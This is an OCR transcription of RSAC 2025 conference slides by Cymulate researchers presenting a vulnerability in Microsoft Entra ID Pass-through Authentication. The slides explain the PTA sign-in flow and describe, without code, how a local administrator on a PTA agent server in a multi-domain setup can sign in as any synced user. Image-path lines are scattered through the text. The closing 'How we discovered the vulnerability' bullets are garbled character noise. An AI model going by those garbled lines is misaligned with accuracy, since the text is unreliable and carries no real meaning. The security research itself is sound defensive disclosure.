RSAC 2025 Conference


Many Voices. One Community.

SESSION ID: HT-W02

Exploiting PTA Credential Validation: A New Microsoft Attack Surface

Ilan Kalendarov
Security Researcher Team Lead
Cymulate

Elad Beber
Senior Security Researcher
Cymulate



Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference LLC does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

© 2025 RSA Conference LLC or its affiliates. The RSAC and RSAC CONFERENCE logos and other trademarks are proprietary. All rights reserved.

Our Team

Ilan Kalendarov

Security Researcher Team Lead


- Security Researcher Team Lead at Cymulate, specializing in Windows security, cloud environments, and offensive research.
- OSEP Certified, former Red Teamer in the IDF.
- Passionate about defense evasion, Windows internals, and cloud attack techniques.

Elad Beber

Senior Security Researcher

- Senior Security Researcher at Cymulate with 5+ years in cybersecurity, specializing in cloud environments and low-level reverse engineering.
- Former offensive mobile security researcher, holds a B.Sc. in Computer Science.
- Experienced CTF competitor and member of the CamelRiders CTF team.

Agenda



- Introduction
- Overview of Pass-through Authentication
- Attack Overview and Analysis
- Attack Scenario Demo
- Potential Impact and Mitigation Strategies

Introduction

The Modern Security Landscape

- Cloud adoption is rapidly increasing in enterprises.
- Importance of seamless authentication across on-premises and cloud environments.

Why PTA?

Widespread adoption


Critical to Identity Infrastructure

High-Value Target


Overview of Pass-through Authentication

Seamless Sign-In Experience


- Users sign in to both on-premises and cloud applications using the same passwords.
- Eliminates the need for multiple passwords, reducing user frustration.



Authentication Agent Initialization


2. Azure Entra ID responds to the request by providing an Access Key to an Azure Service Bus queue
3. Authentication Agent makes a persistent outbound HTTPS connect to the queue
1. Outbound "bootstrap" request over port 443
Authentication Agent
Azure Entra ID

How Does PTA Work?



2. User redirected to Azure Entra ID for sign-in
4. Username and encrypted password placed on a queue
Microsoft Azure
Active Entra ID
3. User enters username and password
10. Azure Entra ID completes the sign-in process
1. User tries to access app
11. If successful, user gets access to app
On-Premises
5. On-premises agent picks up the request from the queue
9. Agent returns response to Azure Entra ID
8. Active Directory returns results to agent
Windows Server
Active Directory
6. Agent decrypts password using its private key
Pass-through authentication agent
7. Agent validates username & password against Active Directory

RSAC 2025 Conference

Why Would We Use PTA?

Great user experience. Easy to deploy and administer. Secure?

Many Voices.
One Community.




Vulnerability Overview


- Occurs when multiple on-premises Active Directory (AD) domains sync to a single Azure AD tenant using PTA.
- Attackers with local administrative rights on a PTA agent server can authenticate as any synced AD user without knowing their password.
- Exploitation can lead to unauthorized access and potential privilege escalation within the Azure AD tenant.

How we discovered the vulnerability


- Ū мÄP□* *мP□мЬЙÄق □Ä□* ضّ□м٥ ÄЬI٥ Δ□* □Ä□* □□ÄÄÄ□* ¸ ¬мÄ بلا □мÄм* Δ* □ك
- Θ□□ĐPмЬЙÄ□* P□* □□□м* □Ä□¸ □* ÄИṁ Δ-ف□□Ä□ق □ن Ä-م* PмЬЙÄ □м□ÄPP□ب * □□ك



